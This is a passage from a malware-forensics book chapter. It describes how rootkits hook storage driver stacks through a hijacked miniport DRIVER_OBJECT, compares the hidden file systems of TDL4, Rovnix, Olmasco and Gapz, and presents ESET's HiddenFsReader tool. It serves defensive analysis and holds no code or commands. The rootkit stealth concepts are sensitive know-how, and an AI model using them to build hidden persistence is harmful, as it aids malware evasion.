


Figure 20-6: Hooking Storage Driver Stack by Hijacking Miniport DRIVER_OBJECT

This approach is used by TDL3/TDL4, Rovnix, and Olmasco, and has similar advantages and drawbacks as the previous approach described, though with hooks that are even harder to remove because the whole `DRIVER_OBJECT` is different, meaning security software would need to make extra efforts to locate the original `DRIVER_OBJECT` structure.

Difficulties in Removing Malicious Hooks

This concludes our discussion of device driver stack hooking techniques. As we've seen, there's no simple generic solution for removing malicious hooks essential for reading malicious data from the protected areas of the hard drive on the infected machine. Another reason on top of those discussed, is that there are many different implementations of storage miniport drivers, and since miniport drivers communicate directly with the hardware, each different storage device

vendor provides custom drivers for the hardware they produce, meaning approaches that work for a certain class of miniport drivers will fail in other cases.

Parsing the Hidden File System Image

Once the rootkits's self-defense protection is deactivated, we can read data from the malicious hidden storage, which yields the image of the malicious file system. The next logical step in forensic analysis is to parse the hidden file system and extract meaningful information.

To be able to parse a dumped file system we need to know which type of malware it corresponds to. Each particular threat has its own implementation of the hidden storage and the only way to reconstruct its layout is to reverse engineer the malware to understand the code responsible for maintaining it. In some cases, the layout of the hidden storage can change from one version to another within the same malware family.

The malware may also encrypt or obfuscate its hidden storage to make it harder to perform forensic analysis, in which case, the analysis would need to find the encryption keys.

Table 20-1 provides a summary of hidden file systems related to different malware families we've discussed in previous chapters. In this table we consider only the basic characteristics of the hidden file system, such as layout type, encryption used, and whether it implements compression.

Table 20-1: Comparison of Hidden File System Implementations in Complex Threats

Functionality/Malware	TDL4	Rovnix	Olmasco	Gapz
File System Type	Custom	FAT16 modification	Custom	Custom
Encryption	XOR/RC4	Custom (XOR+ROL)	RC6 modification	RC4
Compression	No	Yes	No	Yes

As we can see, each implementation is different from each other, creating difficulties for forensic analysts and investigators.

The HiddenFsReader Tool

In the course of our research on advanced malware threats, we've reverse engineered many different malware families, and have managed to gather extensive information on various

implementations of hidden file systems that may also be very useful to the security research community. For this reason, we've implemented a tool named HiddenFSReader[1] that automatically looks for hidden malicious containers on a computer and extracts the information contained within.

Figure 20-7 depicts the high-level architecture of the HiddenFsReader.




Figure 20-7: High level architecture of HiddenFsReader

The HiddenFsReader consists of two components: a user-mode application and a kernel-mode driver. The kernel-mode driver essentially implements the functionality for disabling rootkit/bootkit self-defense mechanisms and the user-mode application provides the user with an interface to gain low-level access to the hard drive. The application uses this interface to read actual data from the hard drive, even if the system is infected with an active instance of the malware.

The user-mode application itself is responsible for identifying a particular type of the hidden file system read from the hard drive, and also implements decryption functionality to obtain the plain text data from the encrypted hidden storage.

Here we provide the complete list of supported threats and their corresponding hidden file systems in the latest release of the HiddenFsReader:

[1] https://www.eset.com/ph/download/utilities/detail/family/173/

Win32/Olmarik (TDL3/TDL3+/TDL4)

Win32/Olmasco (MaxXSS)

Win32/Sirefef (ZeroAccess)

Win32/Rovnix

Win32/Xpaj

Win32/Gapz

Win32/Flamer

Win32/Urelas (GBPBoot)

Win32/Avatar

These are advanced threats that employ custom hidden storages to store the payload and configuration data to better protect against security software and make forensic analysis harder. We haven't discussed all of these threats in this book, but you can find information on them in the list of references in Appendix XX.

Conclusion

The implementation of a custom hidden storage is common for advanced threats like rootkits and bootkits. Hidden storage is used to keep configuration information and payloads secret, rendering traditional approaches to forensic analysis ineffective.

A forensic analysist needs to be able to disable the threat's self-defense mechanisms and reverse engineer the malware to reconstruct layout of the hidden file system and identify the encryption scheme and key used to protect the data before they can access the malicious data in the hidden file system, requiring extra time and effort on a per-threat basis.

In this chapters the authors demonstrated some of the possible approaches to tackling these problems.